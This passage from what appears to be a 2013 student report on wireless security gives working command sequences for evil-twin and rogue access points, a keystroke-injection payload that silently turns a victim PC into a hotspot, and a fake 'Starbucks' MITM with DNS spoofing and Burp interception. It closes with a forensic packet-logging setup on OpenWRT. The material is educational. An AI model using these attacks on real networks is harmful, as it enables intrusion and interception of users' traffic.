This is just an example of how evil twins are created. Two questions rises in this practical; what if the network we want to impersonate uses encryption? If we create an open authentication evil twin, when we de-authenticate the client, he will not automatically connect to us. However, if he deliberately connects to us thinking is the legitimate AP, we will have the same effect as shown above. If we are able to crack the key of the legitimate AP with methods discussed in the previous chapter, we can emulate an evil twin, but then again if we gain access to the legitimate AP why would we need an evil twin.

The second question is how do we provide Internet access to the client we have lured for keeping him connected to us without suspecting anything? We see this in the next chapter "Attack the Client" when MITM attack will be presented.

3) Rogue Access Points

A rogue AP is defined as an unauthorized AP connected to an authorized network and is used by attackers as a backdoor to the network allowing them to bypass any security mechanisms the network has. Since is already inside the network any border security including IPS, IDS, firewalls and such are useless.

There are two ways that you can create a Rogue AP. Either install a device directly into the authorized network and conceal it, or creating it in software and bridge the connection of the authorized network. If you have access to the physical site then installing a rogue AP only requires you to connect it to the local area network. Now using software is quite more complex, and is the method we will use in the following example.

1. We first create our AP using *airbase-ng* as we showed previously and give it an SSID. For this example we will use "Bkdoor" but you can use any.
2. Now using *bridge-utils* (not included in Kali OS) we will bridge the ethernet or wireless connection of our computer (eth0, wlan0) with our Bkdoor interface (at0). But first we need to create a bridge interface. Let's name it "bridge".

```
brctl addbr bridge
```

3. The next step is two add both the eth0 and at0 to our bridge interface, in order for them to share the connection.

```
brctl addif eth0  
brctl addif at0
```

4. Now to bring the bridge up we need to bring both eth0 and at0 up.

```
ifconfig eth0 up  
ifconfig at0 up
```

5. Finally, we have to enable IP forwarding in our OS to be able to forward packets through our eth0 interface to our at0 and hence share the Internet connection.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

6. That's it! We have now created a rogue access point and we can now access the network bypassing any border security implemented.

Since I am trying to be as much realistic as possible in every practical of this report I will also show how to create a rogue AP using Windows, because is unlikely from my perspective to go to an organization and find client computers with Linux OS. Instead, we will create a rogue AP using the Windows *netsh* utility. Microsoft allows you to turn your workstation into a Wi-Fi hotspot using the virtual Wi-Fi miniport adapter that is installed by default in windows 7/8! This "convenience" that Microsoft allows to its users can be used with malicious intent.

1. Firstly we open a command prompt as an administrator and we type *netsh*.
2. Now, let's say we want to create an AP with the name rogue and password rogue123.

```
wlan set hostednetwork mode=allow ssid=rogue key=rogue123
```

```

netsh>wlan set hostednetwork mode=allow ssid=rogue key=rogue123
The hosted network mode has been set to allow.
The SSID of the hosted network has been successfully changed.
The user key passphrase of the hosted network has been successfully changed.
netsh>

```

Figure 8 : Netsh rogue AP

3. We will then start the hosted network using the following command.

wlan start hostednetwork

4. Now to be able to share the connection of our LAN or WLAN interface with the created rogue AP we go to the properties of the interface that is currently connected to the network and we allow it through the sharing tab.
5. We have successfully created a rogue access point on a Windows machine with full network access. Below we can see an image that I am connected to our rogue AP.




Figure 9 : Connected to Rogue AP

It is well known that rogue APs may not be hard to notice, especially in Windows, however most users, as long as they have Internet connection they do not bother to look what is in front of their eyes. Even if they notice it would definitely be after some time at least, giving enough time to an attacker to launch a more sophisticated attack using tools such as metasploit to install a more permanent backdoor. Nevertheless, we can see how a rogue AP can be a huge security risk for a network and its clients, so I want to introduce something else around this topic.

Consider the following; an opportunity is presented for an attacker to install a rogue AP on a user laptop that is connected to a legitimate network through Ethernet connection, as wireless is not allowed and hence we cannot just right-click and get the password. He may not have enough time to create a Rogue AP and configure it.

A community in Canada called hak5 has developed a usb device that injects keystrokes to any operating system (acting as if is a keyboard). I own this device for a month now and I have tested creating an AP. I have my commands written in any text editor and then I encode them using a command-line Java program that converts my file into a hex file. Then I save it into an SD card and place the SD card into the usb/keystroke injector. When the usb is plugged into a computer is start executing automatically the script. In this case is a simple example but the possibilities are endless with this device, as it is violating the most powerful inheriting trust computers have today, the Keyboard.

For the Windows 7 example my script would be the following. Now this is just an example, more commands can be added to automate the process of enabling Internet Connection Sharing for our rogue AP, thus saving more time. Possibilities are endless and the exploit is there, as long as you prepare you can do anything automatically in seconds instead of minutes.

```
payload.txt
1 #####Wait two seconds and then press control + Escape to open the start menu
2 DELAY 2000
3 CONTROL ESCAPE
4 #####Wait 0.4 seconds and write cmd
5 DELAY 400
6 STRING cmd
7 #####Wait 0.4 seconds and open the menu for cmd
8 DELAY 400
9 MENU
10 #####Wait 0.4 seconds and press a to go one line down
11 DELAY 400
12 STRING a
13 #####Wait 0.7 seconds and press left arrow
14 DELAY 700
15 LEFTARROW
16 #####Wait 0.4 seconds and press Enter
17 DELAY 400
18 ENTER
19 #####Wait 0.8 seconds, press enter again and create the rogue AP and press Enter
20 DELAY 800
21 ENTER
22 STRING netsh wlan set hostednetwork mode=allow ssid=rogue key=rogue123
23 ENTER
24 #####Wait 0.1 seconds and start the Rogue AP
25 DELAY 100
26 STRING netsh wlan start hostednetwork
27 ENTER
28 #####exit cmd
29 STRING exit
30 ENTER
31
```

Figure 10 : Key injector Sample Script

Cracking the Encryption of a network is not the preferred method of an attacker. An attacker that knows effective techniques can do a lot of damage without having the network key. Denial-of-Service for example is so simple and yet so deadly. Evil Twins can be used to lure a user to us and with the de-authentication attack, a simple user will not suspect a thing and connect to our unsecure network without a second thought, as long as internet is provided. Rogue APs as shown can be proved lethal for the security of a network; as I said, they are not stealthy, in a sense that we can have an indefinite backdoor to our disposal, but it can serve an attacker for a few hours to further exploit the network. In some cases it may even take days before a user realizes that his workstation is a rogue AP.

C. Attack The Client

In this part, we turn our focus to the client connected to a wireless network, or un-associated but still probes for a wireless network. Everything revolves around the client. We have wireless networks because us as clients we want to connect and have access to the internet, whereas attackers, in some cases, want to crack wireless networks to further do damage to a client.

I am only going to concentrate on attacking clients without having the encryption key, because as it was mentioned breaking the encryption is not always possible, so having different approaches is essential to achieve a specific goal. Realistically, even though I do not have any statistics, most ISPs in 2013, they make sure that the firmware of their devices is protected enough by default. For example, WPA2 is the default encryption and WPS PIN is disabled making encryption extremely hard to crack.

Nevertheless, a client is not secure just because the networks he connects have encryption. We saw previously that we can lure a client to connect to us by the use of evil twins. In this chapter we will only consider one attack, probably the most popular of all in Wireless networks, the Man-In-The-Middle attack.

1) The Man-In-The-Middle

MITM attacks are considered the best attacks in a wireless network system. Conducting MITM can be done in different ways, however, we will use the most popular one; the evil twin approach. We create a fake Access Point with the same SSID as a legitimate one and we share our internet connection with that AP and wait or force clients to connect to us. Once a client is connected to us we will attempt to do an attack on top of the MITM to demonstrate the possibilities that arise when an attacker is in such position.

1. Let us first create our fake AP using airbase-ng. For the sake of understanding real world situations let's give it the name Starbucks.

```
airbase-ng --ssid "Starbucks" -c 6 mon0
```


- Now that our at0 interface is created let's create our bridge and add both at0 and eth0 interfaces to that bridge. Same process we did earlier.

```
brctl addbr mitm
brctl addif mitm eth0 && brctl addif mitm at0
ifconfig eth0 0.0.0.0 up && ifconfig at0 0.0.0.0 up
```

- Next let's bring our bridge interface up and assign an IP address to it using the dhcp client. This will allow internet access to flow from eth0 to our fake AP interface at0. Since I am using a Virtual machine, I am not required to change my routing tables to get a valid IP, VMware takes care of the NATing process.

```
ifconfig mitm up
dhclient mitm
```

- Finally, lets enable IP forwarding to allow routing and packet forwarding.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

- Now everything is set, any client that will connect to us will be assigned an IP address and have access to the Internet. Now consider the scenario we are in Starbucks drinking a coffee and we start our fake access point. Since cafes, airports and other public places have unencrypted WLANs is really easy for us to lure clients and connect to us. Anyway, let's connect a client (my smart phone) and see if it gets assigned an IP and have Internet access.




Figure 11: Connected to fake AP

- We are successfully the man in the middle now. Any traffic flowing from the connected client is passing through us, at0 and then to the gateway. Running wireshark at the at0 interface will allow us to see all that traffic.

Being the man in the middle allows the attacker to see all the traffic originating from the client. Any website he visits, that is not HTTPS, we are able to sniff his every action. Wireshark sniffs thousands of packets, but applying the right filters will allow us to pinpoint any information we want. We will not get into that as it is out of the scope of this research, however we will continue with an attack that is popular when we are the man in the middle; DNS hijacking and Session hijacking.

What is DNS and Session Hijacking? Consider the following. A client send requests to a web server through his browser, let's say wikipedia.com. That request, since we are the MITM, passes through as and we are now responsible of relaying that request to the wikipedia.com web server. However, we can modify that request and send our client to our Web server or through a proxy.

- To be able to hijack the browser session of our client we will run another tool called *dnsspoof* that will send fake DNS responses using our IP address as the wikipedia.com IP address.

dnsspoof -i mitm

- Now as soon as our victim makes a request to wikipedia.com we can see that *dnsspoof* replies back with our IP address, and on the victim's browser we see an error.
- From this point let's run a web proxy called *burp-suite* and see how we can view, modify or drop any request our victim is initiating. First what we need to do is open *burp-suite* (gui) and add a proxy listener for our mitm interface on port 80 and 443.
- Now with *dnsspoof* redirecting every request of our victim to our bridge IP address and burp-suite able to intercept the request packets on both the HTTP and HTTPS port we can perform Session Hijacking. Let's assume our victim is already in Wikipedia and he types WLAN. We turn on the interceptor on burp-suite and we are able to view the request.




Figure 12: BurpSuite redirection

- From there we have the option to forward the request, drop it or modify it. Let's modify it and redirect our victim to "Shark" by replacing the "WLAN" part and forward the request. This is what our victim will see on his browser.




Figure 13 : Redirection on victims browser

Moreover, a tool like burp-suite, will allow us to even force our own certificates to the victim and if they accept we can view and modify his actions even when he is visiting a secure website (i.e. Facebook). As I said, possibilities are endless when we are the man in the middle.

III. Evidence Acquisition

To understand why a forensic investigation is required on wireless networks, it must be first established how they may be misused with intent. There have been multiple cases worldwide in which an unauthorized person has been involved in the misuse of wireless networks. These cases ranged from theft of intellectual property, credit card fraud and network intrusion. The following section will outline how WLAN may be misused with deliberate intent of an unauthorized party to commit a crime using WLAN technology.




Figure 14 : WLAN misuse

The above figure illustrates the four different classifications of 802.11 misuses.

“Wireless detection and connection” includes the discovery and connection to wireless networks as a mean for anonymous connection. Such connection is only possible in networks where poor configuration are in place, or in open authentication networks. Anonymous connection can be seen as the cornerstone for further misuse, such as a mean to commit other crimes or as a vector of attack.

“As a means to commit other crimes” can be described as using the wireless network to commit crimes unrelated to the breached network. Three categories fall into this scenario. Firstly, ‘as a launch pad to commit other crime’, is where the attacker uses the network to gain anonymous access to the internet or access resources of the internal network of the victim. Secondly, ‘secure mobile wireless communication’, the attacker may use the network for conducting secure communications using protocols such as VoIP. The third category, ‘misuse of wireless cameras’, includes illegal filming of individuals and/or specific areas.

“As a vector of attack” covers the misuse of wireless networks to gain access to network resources and/or connected clients. Attacks included are evil twins, MITM, rogue access points and DoS, attacking either the availability of the network or the confidentiality and integrity of network resources. The final category, “to conceal evidence”, refers to the ability of concealing evidence by the use of wireless technology.

All these misuses confirm the need for investigative strategies and techniques to perform wireless digital forensic investigations. However, Investigators have a really hard time getting evidence of an incident. According to Kipper G., (2007), a main principle in Digital Forensics when collecting evidence is that data that is held on a storage media and may be later presented in court must be able to identify the date and time an event has occurred and that data has been captured using law-abiding practices. Once data is collected analysis can be done using different forensic tools. However, collecting evidence may not be always possible; the attacker may have already left the network and any previous attack that he attempted is not collected.

In the UK, the Data Protection Act, specifies that each user is responsible for his own network traffic. Any misuse of the network can hold you liable and get you into trouble. Based on that specific reason and also the difficulties of investigators during WLAN forensic examination, a different approach is required.

What will be introduced in this report is having a sniffer running 24/7 on an AP, and every 24 hours to save automatically with the current date and time. This approach can help investigators looking at packet files months back and allow them to have a starting point to the investigation. At this point, is important to note that the following practical is only applicable where the attacker launch attacks against our network and succeeded into compromising the encryption of our network. Attacks that lure the client to the attacker are practically impossible to monitor, and is up to the user to take further precautions.

When I first, started thinking what would be the best approach for me to collect evidence against wireless attacks it was clear that I had to log all the traffic going through my router and save it to an external location, since space is limited on such devices. However, factory default firmware does not support this kind of functionalities so I started looking at Linux distributions for embedded devices. Two fit the requirements; OpenWRT and DD-WRT. Since I found more support in the OpenWRT website and forums, I decided to go with that. At this point, I had to buy an Access Point with enough flash and memory to be able to run OpenWRT and install the extra packages I wanted.

The AP I used is a TP-Link WDR-3600 Access Point with 8mb flash memory and 128mb RAM. The key factor is the flash memory. APs come with 4mb, 8mb, 16mb, 32mb and 64mb flash. Lower than 4mb allows installation of the OpenWRT firmware but you cannot add any more software. So I had to go with 8mb. After purchasing the AP, I downloaded the Attitude Adjustment 12.09 v1.3 for WDR-3600 firmware from the OpenWRT website and flashed it through the APs web interface. Now I had to configure it.

1. When you first flash an AP with OpenWRT to access it from the command line you need to telnet the APs default gateway.

```
telnet 192.168.0.1
```

2. The next step is to set a password using the *pwd* command in order for ssh to be enabled and telnet to be disabled.

3. Now we can login using ssh:

```
ssh 192.168.1.1
```




Figure 15: OpenWRT cmd interface

4. At this point I had a default OpenWRT configuration installed and ready. My objectives are two; first install *tcpdump* and configure it to automatically start capturing with every reboot of the system, and second save the capture packets directly to a usb. So I first run the following command to verify what packages are pre-installed on the kernel and see if usb modules are installed by default.

```
opkg list-installed | more
```

5. Now that I verified that the usb modules were indeed pre-installed, I had to update the list of the opkg packet manager to be able to install *tcpdump*.

```
opkg update
```

```
opkg install tcpdump
```

6. All our required software is installed at this point and now we can start configuring them. Firstly, even though usb drives are supported, I had to create a directory where the usb will reside, format the usb as ext4 file system and mount it to the *mnt/usb* directory.

```
mkdir -p /mnt/usb
```

```
mount -t ext4 /dev/sda1 /mnt/usb
```

7. Then I had to write a script that will save the *tcpdump* capture files directly to the usb with the date as the file name, and make sure it will run at every reboot of the router. For that I create a script into the

rc.d directory where all the scripts run automatically at every reboot and I made it executable using the *chmod* utility.

```
vi /etc/rc.d/S99tcpdump
tcpdump -i wlan0 -s 0 -w "/mnt/usb/packets/'date'.pcap"
```

```
#!/bin/ash
#This script is made to enable tcpdump every reboot and save files to the usb filesystem
tcpdump -i wlan0 -s 0 -w "/mnt/usb/packets/'date'.pcap"
```

Figure 16 : Script for saving packets to USB

```
chmod +x /etc/rc.d/S99 tcpdump
```

8. Now using the GUI provided with OpenWRT, I specified under the Scheduled Tasks tab to reboot automatically every day at 03:00 AM.

```
0 3 * * * reboot
```

9. Here is an example of how my mnt/usb/packets directory looks.

```
root@OpenWrt:/# cd mnt/usb
root@OpenWrt:/mnt/usb# ls
lost+found  packets
root@OpenWrt:/mnt/usb# cd packets
root@OpenWrt:/mnt/usb/packets# ls
Thu Nov 14 04:15:26 UTC 2013.pcap  Wed Nov 20 02:02:26 UTC 2013.pcap
Thu Nov 21 02:50:26 UTC 2013.pcap  Wed Nov 20 03:00:26 UTC 2013.pcap
Thu Nov 21 03:00:26 UTC 2013.pcap  Wed Nov 20 03:00:27 UTC 2013.pcap
```

Figure 17: USB directory

With the above configuration we are now sniffing every package that passes through our AP and we are able to put timestamps on each of these files in a daily basis. Note because we are sniffing directly from the AP, there are no encrypted packets. This way a forensic investigator will have enough evidence, time stamped, that will allow him to start a promising forensic investigation. A forensic investigator can now run his favorite packet sniffer to further analyze the collected packets and identify the attacker's actions using this WLAN connection. Moreover, if there was an active attack against the wireless network he will also be able to see relevant protocol packets, for example ARP packets used in ARP replay attacks and denial-of-service attacks. This solution may not be ideal, but is better to just have a MAC address, most likely fake, that flooded the network with management frames. What is introduced is a solution to one of the many problems forensic investigators have in relation to Wireless networks. Access Points could be manufactured to save .pcap files on memory and have a function where it would automatically delete the oldest files when a certain memory threshold has passed. If that would be the case, then forensic examination would be a lot easier to a certain degree.

IV. Conclusion and further work

Wireless technologies are constantly evolving and at the same time security as well. The IEEE 802.11 introduces new protocols to enhance security whereas security researchers discover new attacks, tools and techniques to exploit them. Through this report we were able to understand the evolution of WLAN vulnerabilities and how different tools and attacks have been used both in the past and present to exploit them. This project went through cracking the various encryption protocols used in WLAN networks, how the WLAN infrastructure can be jeopardized and how wireless clients could be exploited. After demonstrating how WLAN could be exploited and misused a framework for collecting evidence is provided by the capture of packets directly from the Access Point and how can be stored at an external physical location.

Further work, would involve analyzing the packet capture of every attempt to attack actively the network providing detailed information of how an investigator could go ahead and collect evidence fast. For that it would require extensive filtering and a lot understanding of packet structure and protocols involved.

V. References

- [1] Coleman, D., Westcott, D., Harkins, B., & Jackman, S. (2010). *CWSP certified wireless security professional official study guide*. (1st ed.). Boston: Sybex.
- [2] Cache, J., Wright, J., Liu, V. (2010). *Hacking exposed wireless*. (2nd ed.). New York: McGraw-Hill Osborne Media
- [3] I-Long Lin, Yun-Sheng Yen, Annie Chang: 'A Study on Digital Forensics Standard Operation Procedure for Wireless Cybercrime', International Journal of Computer Engineering Science (IJCES), Volume 2 Issue 3, 2012.
- [4] Kipper, G. (2007). *Wireless Crime and Forensic Investigation*. Boca Raton: Auerbach
- [5] Ramachandran, V. (2011). *Backtrack 5 wireless penetration testing beginner's guide*. (1st ed.). USA: Packt Publishing
- [6] Wagner, P. J. and Wudi, J. M. 'Designing and implementing a cyberwar laboratory exercise for a Computer security course', *Proceedings of SIGCSE'04 - the 35th Technical Symposium on Computer Science Education*, 2004, 402 – 406.
- [8] Lehembre, G. (2010), 'Wi-fi security - WEP, WPA and WPA2', Available at: http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_EN.pdf Accessed at: 12 May 2013
- [9] Yuan X., and Wright O., (2010), 'Laboratory Exercises for Wireless Network Attacks and Defenses'. Available at: <http://www.techrepublic.com/resource-library/whitepapers/laboratory-exercises-for-wireless-network-attacks-and-defenses/> Accessed 14 of June 2013
- [10] Birsol , G. (2010), 'Understanding Wireless attacks and Detection', Available at: <http://www.sans.org/reading-room/whitepapers/detection/understanding-wireless-attacks-detection-1633> Accessed at: 20 June 2013
- [11] IEEE 802.11 whitepaper, Available at: <http://standards.ieee.org/about/get/802/802.11.html> Accessed
- [12] Kosta, D. (2011), '802.11 Network Forensic Analysis', Available at: <http://www.sans.org/reading-room/whitepapers/wireless/80211-network-forensic-analysis-33023> Accessed at: 30 July 2013
- [13] Stephen E. (2010), 'Evaluating Kismet and Netstumbler', Available at: [http://www.bth.se/fou/cuppsats.nsf/all/198f78117200478fc1257751004cb78f/\\$file/Kismet%20Thesis.pdf](http://www.bth.se/fou/cuppsats.nsf/all/198f78117200478fc1257751004cb78f/$file/Kismet%20Thesis.pdf) Accessed at: 30 July 2013
- [14] Anthony, B., (2008), 'Wireless Pre-Shared Key Cracking' Available at: <http://www.og150.com/assets/Wireless%20Pre-Shared%20Key%20Cracking%20WPA,%20WPA2.pdf> Accessed at: 03 July 2013
- [15] Kismet. Home Page. 2 Apr.2005.< <http://www.kismetwireless.net> >
- [16] Aircrack-ng. Home Page. 2 Apr.2003.< <http://www.aircrack-ng.org/>>
- [17] Kali Linux. Home Page. 25 May.2012.< <http://www.kali.org/>>
- [18] OpenWRT. Home Page.24 June.2006< <https://openwrt.org/>>
- [19] SecurityTune. Home Page. 15 March.2011< <http://www.securitytube.net>>
- [20] Hak5.Forums.Home Page. 15 May.2008< <https://forums.hak5.org/>>
- [21] Kali LinuX.Forums.25 May.2012.< <https://forums.kali.org/forum.php>>
- [22] UbuntuForums.HomePage.30 May.2005 < <http://ubuntuforums.org/>>